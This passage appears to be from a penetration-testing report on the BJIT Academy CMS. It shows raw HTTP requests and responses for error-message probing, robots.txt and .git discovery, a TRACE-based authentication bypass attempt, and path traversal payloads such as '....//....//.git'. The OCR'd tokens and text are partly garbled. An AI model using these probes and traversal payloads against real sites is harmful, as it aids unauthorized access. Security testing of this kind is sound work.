Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9eyJhdWQiOiI5IiwiwanPpIjoimTZhYmViZjFnhjgzhMTMyMmQCYTjIMTAyNjhkMWNzIjNhMjM1ODVjZmByNjdiGWhwzVhNTxZDE00TvhN DQS2Dk0NTY12m4ZGFM0TZhYjM1CjPyXQ10jE3MDAzNjH3MuNjYzENjyzoDxhMjkzMgczNzE4MzUsIm5iZ1iEMTwHDMCmzcMy4CNjMC0DeSNDQMTIyMeB0NDiUzMT1lLCj1eHaijE3MDByMj3MzKuujUS0DcxMTAxMcSMh0NTMxMjUsInI1Yi16ijQ3iwiic2NvGwIphXX0.K7jA3cBQykCFHpaAdspqgnaa-t3rJelxLzsoTpI8n1f13qiout-BNWa2YzHavC1-WVSeGq3VLdb47FEndlg5rzof_JtnTgbw9GfmXoTha7_-TO95dlyntaGx48zyrfUeB7csLK5gi_frs_cnhU7huyR9VE0RusGkC00sQKZ02UzD4ub03CQ4KZYTaGbjtgyjmp_75BmJwPSJe xTAr8-5cfSrYgm-n-evghBuEcR0y6azxyH7Fhf1-0d-803Lvvf2UrhnriRSvUgbh0fdfr3 XdgsmHgAZK4s3cS157oJk9Teid7rFdpY_3L6stWLzQk0DDj6ZNOU4f1V4xskj143km0sz fuQuyPHcywCxP3DDA_hxEmzkyY4_qGENCTRUIYjELhmlNHbQyBVHdyvbPGSKbYdt40kq ixmtlzfTUmzaGb-/BDQhxzlhaegaluW31BDco10vrcCWV4dfURbin_JThhOKzqWw-gKUhM ZvE5ry-hBrT2UCRenawGPsBffcChxdhopThkafcBrqbkXsHhZajSeQCSbjGiuPH1G7V n351EdykYMR9gAcas8TSj01Jssws3enwd-cPChwppaayc7XZ8RcwS6TjcaQf8ZTyY14V jPDZ_74byinapaG1s_09F7Uj0TfqdDmNxZLXCVp5Kjio
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: http://cms.bjitaacademy.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://cms.bjitaacademy.com/
```

```
Response 1:
HTTP/1.1 200 OK
Date: Sun, 19 Nov 2023 05:18:15 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 53
Access-Control-Allow-Origin: *
Vary: Accept-Encoding,Authorization
Connection: close
Content-Type: application/json
Content-Length: 6943
{
  "success":true,
  "result":{
    "data":{
      "id":74,
      "title":"test banner",
      "interval":"5000",
      "image_url":
        "images\\resource\\EQhXSRH6CCYtvybNjXW0GL89UzobGmLpBLNjUNN4.jpg",
      "",
      "image_link":"null",
      "image_alt":"test banner",
      "tabs_image_url":
        "images\\resource\\cOnof2CRVf56Daj87PHXRz1X18ADPhC1YCX0Rm.jpg",
      "",
      "mobile_image_url":
        "images\\resource\\j2zFwrPUkxCKEmNrwPBqt11D97z32zdPlm4xI4m.jpg",
      "",
      "icon_url":null,
      "icon_alt":null,
    }
  }
}

Request 2 (URL: /edit-slider-post/example):
POST /academy/api/public/api/v1/post/edit-slider-post/example HTTP/1.1
Host: cms.bjitaacademy.com
Content-Length: 1025
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=---WebKitFormBoundaryeL8rpSpjmmDLvhnf
Sec-Ch-Ua-Mobile: ???
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9eyJhdWQiOiI5IiwiwanPpIjoimTZhYmViZjFnhjgzhMTMyMmQCYTjIMTAyNjhkMWNzIjNhMjM1ODVjZmByNjdiGWhwzVhNTxZDE00TvhN DQS2Dk0NTY12m4ZGFM0TZhYjM1CjPyXQ10jE3MDAzNjH3MuNjYzENjyzoDxhMjkzMgczNzE4MzUsIm5iZ1iEMTwHDMCmzcMy4CNjMC0DeSNDQMTIyMeB0NDiUzMT1lLCj1eHaijE3MDByMj3MzKuujUS0DcxMTAxMcSMh0NTMxMjUsInI1Yi16ijQ3iwiic2NvGwIphXX0.K7jA3cBQykCFHpaAdspqgnaa-t3rJelxLzsoTpI8n1f13qiout-BNWa2YzHavC1-WVSeGq3VLdb47FEndlg5rzof_JcnTgbw9GfmXoTha7_-TO95dlyntaGx48zyrfUeB7csLK5gi_frs_cnhU7huyR9VE0RusGkC00sQKZ02UzD4ub03CQ4KZYTaGbjtgyjmp_75BmJwPSJe xTAr8-5cfSrYgm-n-evghBuEcR0y6azxyH7Fhf1-0d-803Lvvf2UrhnriRSvUgbh0fdfr3 XdgsmHgAZK4s3cS157oJk9Teid7rFdpY_3L6stWLzQk0DDj6ZNOU4f1V4xskj143km0sz fuQuyPHcywCxP3DDA_hxEmzkyY4_qGENCTRUIYjELhmlNHbQyBVHdyvbPGSKbYdt40kq ixmtlzfTUmzaGb-/BDQhxzlhaegaluW31BDco10vrcCWV4dfURbin_JThhOKzqWw-gKUhM ZvE5ry-hBrT2UCRenawGPsBffcChxdhopThkafcBrqbkXsHhZajSeQCSbjGiuPH1G7V n351EdykYMR9gAcas8TSj01Jssws3enwd-cPChwppaayc7XZ8RcwS6TjcaQf8ZTyY14V jPDZ_74byinapaG1s_09F7Uj0TfqdDmNxZLXCVp5Kjio
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: http://cms.bjitaacademy.com/
```

```
Response 2:
HTTP/1.1 422 Unprocessable Content
Date: Sun, 19 Nov 2023 05:18:52 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 52
Access-Control-Allow-Origin: *
Vary: Accept-Encoding,Authorization
Connection: close
Content-Type: application/json
Content-Length: 90
{
  "success":false,
  "message":"Trying to get property 'img_url' of non-object",
  "errors":null
}
```

In response there is a error shows as a JSON format which can't disclose any information..

16. Tried to disclose some information from the error message in the '/academysite/api/public/images/resource/EQkXSRH6CCYvtybNJXWOGL89UZobGmLpBLNjUNN4.jpg'

First I go to '/academysite/api/public/images/resource/

'EQkXSRH6CCYvtybNJXWOGL89UZobGmLpBLNjUNN4.jpg' → replace

'EQkXSRH6CCYvtybNJXWOGL89UZobGmLpBLNjUNN4.jpg' with invalid non integer value → tried to disclose some information from the error message

The screenshot shows a browser window with a red box highlighting the URL bar containing a broken image link: `https://cms.bjitacademy.com/academysite/api/public/images/resource/EQkXSRH6CCYvtybNJXWOGL89UZobGmLpBLNjUNN4.jpg`. Below the browser is the Charles Proxy interface. The Request tab shows a GET request for the same URL, with the host set to `cms.bjitacademy.com`. The Response tab shows a 200 OK response with the content length of 50547 bytes. The content itself is heavily encoded and includes several URL-encoded parameters such as `ga=GAL_2.275058724.1700145300_gid=GAL_2.1570705590.1700145300_ga_P7XRLT5B1J=GS1_C.1700370383.14.1.1700371003.0.0.0`.

Request

```

1 GET /academysite/api/public/images/resource/example.php HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GAI.2.225058724.1700145300; _gid=
GAI.C.1570705590.1700145300; _ga_P7XRLT5B1z=
GS1.C.1700370383.14.1.1700371003.0.0.0
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: cross-site
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?
13 Sec-Fetch-Dest: document
14 Referer: http://cms.bjitacademy.com/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0, i
18 Connection: close
19
20

```

Response

```

1 HTTP/1.1 404 Not Found
2 Date: Sun, 19 Nov 2023 05:28:25 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 Vary: Accept-Encoding
6 Connection: close
7 Content-Type: application/json
8 Content-Length: 64
9
10 {"success":false,"message":"messages.notFoundUrl","errors":null}

```

17. Tried to disclose some information from the error message in edit blog page.

First I go to <http://cms.bjitacademy.com/backend/edit-blog/9> → edit blog → capture the request in the repeater → change the parameter into non integer value → tried to disclose some information from the error message.

Request

```

1 POST /academysite/api/public/api/v1/blogs/update-blog/9 HTTP/1.1
2 Host: cms.bjitacademy.com
3 Content-Length: 904
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, /*
6 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryCEbwjonh4bf60rEl
7 Sec-Ch-Ua-Mobile: ?
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwianRpIjoiMTZhYmVi
ZjFhNjQzMjMyMmQ2YTJiNTAyNjhkMWN1ZjNhMjM1ODVjZmByNjdiOGMwMzVhNTIxZDE00
TVhNDQ5ZDk0NTY1ZmM4ZGFmOTZhYjMiLCJpYXQiOjE3MDAxNjM3MzMuNjYzNjgzODkxMj
kCMzgCNzE4NzUsImSiZiI6MTcwmMDM2MszcMy42NjM20DcSNDQ0NTIyMzE0NDUzMTI1LCJ
1eHAIoje3MDEyMjc3MzMuNjU5ODcxMTAxMzc5MzgONTMxMjUsInNlYiI6IjQ3Iiwick2Nv
cGVzIjpbOK0.K7jAj82BQKyCFHpaAdspq6naa-t3vJeLcxLEzeTpIBnJ1f3qiouT-BNwa

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Sun, 19 Nov 2023 05:36:33 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 58
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 44511
12
13 {
    "success":true,
    "result":{

```

Request

```

1 POST /academy-site/api/public/api/v1/blogs/update-blog/edit HTTP/1.1
2 Host: cms.bjitacademy.com
3 Content-Length: 904
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryCbwjw0nhbf60rEl
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5IiwianPjIjoimTZhYmViZjPhNjQzMTHyMmQ2YTJiMTAyNjhkMm10DVj2mEyNjdioGMwMzVhNTTxZDE0OTVhNDQ5ZDh0NTYiZm42ZGFn0TZkYjM1LCJpYXQiOjE3MDAzNjH3MmMuNjYzhjgzODkxMjkr2Mzg2Ne4NzUsIm5iZi16NTcwMDMCMzcwMy42NjM20C6SNDQOMTiYmzEONDUmMT1lCJleHaiOjB3MDByMiC3MmMuNjU50DcxMTAxMzc5Msh0NTMsMjUsInNLYi161j03iwiicCNvcGVzIjphbXX0-K7jAa8CBQKykCFHpaAdspq6naa-t3vJeLcxLzzoTpI8nJ1f3qiout-BNwaBYzHAvC1-WVSrGg3VQldb4jF8ndl6grzof_JtnTgwvhSGfmX0ThA7-T0S5diyntaGx48zytUE6B7cSLK5gfrs_czHU7huuy8SVB0RuSgkQCCosQKZ02UrD4Ub03CGQfKZTaGbjtqjymp_75BaJwPSJexTxB-5cfsYgm-n_evghBuRtEcyaAzyH7FFfl-Oid-S03LVvf2UrhnniP9WnUGBh0fdrt3XdgdsuHcAZK4s3c1s7tojk5tefd7rFdpY_3L6stWlxZOKoDDjg6ZN0eV4fiV4xskh0j43Rm0SzfuUqyFH2ywCxQ3DDA_kx2Bmz1Yq4_lgENCTRUiYJB1HmlhNHbQyBVHdyvbPQSKbYdft4fkqixtmzT2UmzAGb-7BDQhxzilhaecgaluW3iBDco10vo2CWW4dFURb_ln_JTh0kZqWw-gkUkM2wEsry-kbrTzUCRenawGShfffcRhzdhopTkFaPcBrqcbkXn6HmZAjSeRQ2SbjGinPHLG7Vn51EDykyM9BgCaCsSTSj01JJjswsS3envd-cPCwhrppadyjc7X28RcwS6TjCaqF8ZTyY14VjPDZ_74byinapaGj1s_09F7UjoTffqUddNxVZ1XCVp
...

```

Response

```

1 HTTP/1.1 422 Unprocessable Content
2 Date: Sun, 19 Nov 2023 05:36:00 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 96
12
13 {
    "success": false,
    "message": "Trying to get property 'thumbnail_url' of non-object",
    "errors": null
}

```

18. Tried to fetch some information from robots.txt

First I go to <https://cms.bjitacademy.com> → then I follow /robots.txt



Here in this directory no information is disclosed.

The screenshot shows the Network tab of a browser developer tools interface. On the left, under 'Request', a red box highlights the 'Host' header: 'Host: cms.bjitacademy.com'. The response on the right shows the 'User-agent' header highlighted with a red box.

```

Request
Pretty Raw Hex
1 GET /robots.txt HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GAI.2.225058724.1700145300; _gid=GAI.2.1570705590.1700145300; _gat=1; _ga_P7XRLT5B1J=GS1.2.1700370383.14.1.1700374239.0.0.0
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 19 Nov 2023 06:13:37 GMT
3 Server: Apache
4 Last-Modified: Thu, 27 Apr 2023 07:31:22 GMT
5 Accept-Ranges: bytes
6 Content-Length: 23
7 Connection: close
8 Content-Type: text/plain
9
10 User-agent: *
11 Allow: /

```

19. Tried to do authentication bypass and disclose some information

First I go to <https://cms.bjitacademy.com> → try to enter /backend/dashboard without login → get the request from http history and get the /backend/dashboard request → then replace GET with TRACE /backend/dashboard.

The **HTTP TRACE** method is designed for diagnostic purposes. If enabled, the web server will respond to requests that use the TRACE method by echoing in its response the exact request that was received.

The screenshot shows the Network tab of a browser developer tools interface. On the left, under 'Request', a red box highlights the 'Host' header: 'Host: cms.bjitacademy.com'. The response on the right shows the entire HTML page content of the 'cms.bjitacademy.com' homepage.

```

Request
Pretty Raw Hex
1 GET /backend/dashboard HTTP/1.1
2 Host: cms.bjitacademy.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: _ga=GAI.2.225058724.1700145300; _gid=GAI.2.1570705590.1700145300; _gat=1; _ga_P7XRLT5B1J=GS1.2.1700370383.14.1.1700375412.0.0.0
9 Connection: close
10

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 19 Nov 2023 06:38:51 GMT
3 Server: Apache
4 Last-Modified: Wed, 15 Nov 2023 10:17:48 GMT
5 Accept-Ranges: bytes
6 Content-Length: 1343
7 Connection: close
8 Content-Type: text/html
9
10 <!doctype html><html lang="en"><head><meta charset="utf-8"/><link rel="icon" href="/favicon.ico"/><meta name="google-site-verification" content="LzEUaxZFRGAcCjgxSu-SxvJSASTPz1FhyzCQBuycDM"/><meta name="viewport" content="width=device-width,initial-scale=1"/><meta name="theme-color" content="#000000"/><meta name="description" content="Committed to building a talented pool of brains & drive innovation, making a strong impact around the world, BJIT Academy embarked on this journey on October, 2014. We started off with a dream to nurture our youth to be globally competent leaders by equipping them with the right set of knowledge & skills required for success in a progressively interconnected world. Our goal is not just to ensure a future talent pipeline for BJIT, but to help equip our youth with skills that can help secure them a position anywhere."/><style></style><title>BJIT Academy</title><script defer="defer" src="/static/js/main.ceas45f6.js"></script><link href="/static/css/main.688f44ae.css" rel="stylesheet"></head><body><noscript>You need to enable JavaScript to run this app.</noscript>

```

Request

```

Pretty Raw Hex
1 TRACE /backend/dashboard HTTP/1.1
2 Host: cms.bjitacademy.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: _ga=GAL.2.225058724.1700145300; _gid=
  GAL.2.1570705590.1700145300; _gat=1; _ga_P7XRLT5B1J=
  GS1.2.1700370383.14.1.1700375412.0.0.0
9 Connection: close
10
11

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 405 Method Not Allowed
2 Date: Sun, 19 Nov 2023 06:42:40 GMT
3 Server: Apache
4 Last-Modified: Wed, 15 Nov 2023 10:17:48 GMT
5 Accept-Ranges: bytes
6 Content-Length: 1343
7 Connection: close
8 Content-Type: text/html
9
10 <!doctype html><html lang="en"><head><meta charset="utf-8"/><link rel="icon" href="/favicon.ico"/><meta name="google-site-verification" content="LzUaxZFRGAcCqjexSu-SxvJSASYPzIbhycZQBuycDH"/><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="theme-color" content="#000000"/><meta name="description" content="Committed to building a talented pool of brains & drive innovation, making a strong impact around the world, BJIT Academy embarked on this journey on October, 2014. We started off with a dream to nurture our youth to be globally competent leaders by equipping them with the right set of knowledge & skills required for success in a progressively interconnected world. Our goal is not just to ensure a future talent pipeline for BJIT, but to help equip our youth with skills that can help secure them a position anywhere."/><style></style><title>BJIT Academy</title><script defer="defer" src="/static/js/main.ce45f6.js"></script><link href="/static/css/main.680f44ae.css" rel="stylesheet"></head><body><noscript>You need to enable JavaScript to run this app.</noscript><div id="root"></div><script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.2/dist/js/bootstrap.min.js" integrity="sha384-cVKIPhGWiCCAl4u+LWgxKTRICfuDjTxR+EQDz/bglndoByl4H0zUF0QKbrJ0EeQF" crossorigin="anonymous"></script></body></html>

```

TRACE method is not allowed here. So Authentication bypass is not possible by following this method.

20. Tried to get /.git for reveals the websites version control data

First I go to <https://cms.bjitacademy.com> → follow this directory /.git

Request

```

Pretty Raw Hex
1 GET /.git HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GAL.2.225058724.1700145300; _gid=
  GAL.2.1570705590.1700145300; _ga_P7XRLT5B1J=
  GS1.2.1700370383.14.1.1700375412.0.0.0
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Priority: u=0, i
17 Connection: close
18
19

```

Response


```

Pretty Raw Hex Render
1 HTTP/1.1 404 Not Found
2 Date: Sun, 19 Nov 2023 06:42:40 GMT
3 Server: Apache
4 Last-Modified: Wed, 15 Nov 2023 10:17:48 GMT
5 Content-Type: text/html
6 Content-Length: 1343
7 Connection: close
8
9 <!doctype html><html lang="en"><head><meta charset="utf-8"/><link rel="icon" href="/favicon.ico"/><meta name="google-site-verification" content="LzUaxZFRGAcCqjexSu-SxvJSASYPzIbhycZQBuycDH"/><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="theme-color" content="#000000"/><meta name="description" content="Committed to building a talented pool of brains & drive innovation, making a strong impact around the world, BJIT Academy embarked on this journey on October, 2014. We started off with a dream to nurture our youth to be globally competent leaders by equipping them with the right set of knowledge & skills required for success in a progressively interconnected world. Our goal is not just to ensure a future talent pipeline for BJIT, but to help equip our youth with skills that can help secure them a position anywhere."/><style></style><title>BJIT Academy</title><script defer="defer" src="/static/js/main.ce45f6.js"></script><link href="/static/css/main.680f44ae.css" rel="stylesheet"></head><body><noscript>You need to enable JavaScript to run this app.</noscript><div id="root"></div><script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.2/dist/js/bootstrap.min.js" integrity="sha384-cVKIPhGWiCCAl4u+LWgxKTRICfuDjTxR+EQDz/bglndoByl4H0zUF0QKbrJ0EeQF" crossorigin="anonymous"></script></body></html>

```

21. Tried to use path traversal sequence ‘`../../../../../.git`’ for reveals the websites version control data

First I visited to <https://cms.bjitacademy.com> → Then I use path traversal sequence ‘`../../../../../.git`’.



Request

```
Pretty Raw Hex
GET ../../../../../../../.git HTTP/1.1
User-Agent: curl/7.55.0
Cookie: _ga=GAL.2.225058724.1700145300; _gid=GAL.2.1570705590.1700145300; _ga_P7XRLT5B1J=GS1.2.1700370383.14.1.1700377432.0.0.0
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: close

```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Date: Sun, 19 Nov 2023 07:05:38 GMT
3 Server: Apache
4 Last-Modified: Wed, 16 Nov 2023 10:17:48 GMT
5 Accept-Ranges: bytes
6 Content-Length: 1343
7 Connection: close
8 Content-Type: text/html
9
10 <!doctype html><html lang="en">
<head>
<meta charset="utf-8"/>
<link rel="icon" href="/favicon.ico"/>
<meta name="google-site-verification" content="LzRUXaxZFRGAEcCjgexSu-SxvJSASTYz1Fbyc2QBuycDH"/>
<meta name="viewport" content="width=device-width,initial-scale=1"/>
<meta name="theme-color" content="#000000"/>
<meta name="description" content="Committed to building a talented pool of brains & drive innovation, making a strong impact around the world, BJIT Academy embarked on this journey on October, 2014. We started off with a dream to nurture our youth to be globally competent leaders by equipping them with the right set of knowledge & skills required for success in a progressively interconnected world. Our goal is not just to ensure a future talent pipeline for BJIT, but to help equip our youth with skills that can help secure
```

it shows response 400 Bad Request.

22. Tried to use path traversal sequence non recursively '....//....//....//....//....//.git'

for reveals the websites version control data

First I visited to <https://cms.bjitacademy.com> → then I use this sequence '....//....//....//....//....//.git'.

```

Request
Pretty Raw Hex
1 GET /....//....//....//....//....//.git HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GAL.2.225058724.1700145300; __gid=GAL.2.1570705590.1700145300; _ga_P7XRLT5B1J=GSL.2.1700370383.14.1.1700377432.0.0.0
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="115", "Not?A_Brand";v="24"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0, i
18 Connection: close
19
20

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 19 Nov 2023 07:14:43 GMT
3 Server: Apache
4 Last-Modified: Wed, 15 Nov 2023 10:17:48 GMT
5 Accept-Ranges: bytes
6 Content-Length: 1343
7 Connection: close
8 Content-Type: text/html
9
10 <!DOCTYPE html><html lang="en"><head><meta charset="utf-8"/><link rel="icon" href="/favicon.ico"/><meta name="google-site-verification" content="LzEUaxZFRGAEcQjexSu-SxvJSASTPz1FbycZQBucyDm"/><meta name="viewport" content="width=device-width,initial-scale=1"/><meta name="theme-color" content="#000000"/><meta name="description" content="Committed to building a talented pool of brains & drive innovation, making a strong impact around the world, BJIT Academy embarked on this journey on October, 2014. We started off with a dream to nurture our youth to be globally competent leaders by equipping them with the right set of knowledge & skills required for success in a progressively interconnected world. Our goal is not just to ensure a future talent pipeline for BJIT, but to help equip our youth with skills that can help secure them a position anywhere."/><style></style><title>BJIT Academy</title><script defer="defer" src="/static/js/main.ceaf45f6.js"></script><link href="/static/css/main.680f44ae.css" rel="stylesheet"></head><body><noscript>You need to enable JavaScript to run this app.</noscript><div id="root"></div><script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.2/dist/js/bootstrap.min.js" integrity="sha384-cVKPhGWicZAA4u+LWgxfKTRIcfu0JTzR+EQDz/bgldoEyl4HOzUF0QKbrJOEcQF" crossorigin="anonymous"></script></body></html>

```

Here I tried to make the traversal sequence non recursively.

```

Request
Pretty Raw Hex
1 GET /....//....//....//....//....//....//.git HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GAL.2.225058724.1700145300; __gid=GAL.2.1570705590.1700145300; _ga_P7XRLT5B1J=GSL.2.1700370383.14.1.1700377432.0.0.0
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="115", "Not?A_Brand";v="24"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0, i
18 Connection: close
19
20

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 19 Nov 2023 07:14:43 GMT
3 Server: Apache
4 Last-Modified: Wed, 15 Nov 2023 10:17:48 GMT
5 Accept-Ranges: bytes
6 Content-Length: 1343
7 Connection: close
8 Content-Type: text/html
9
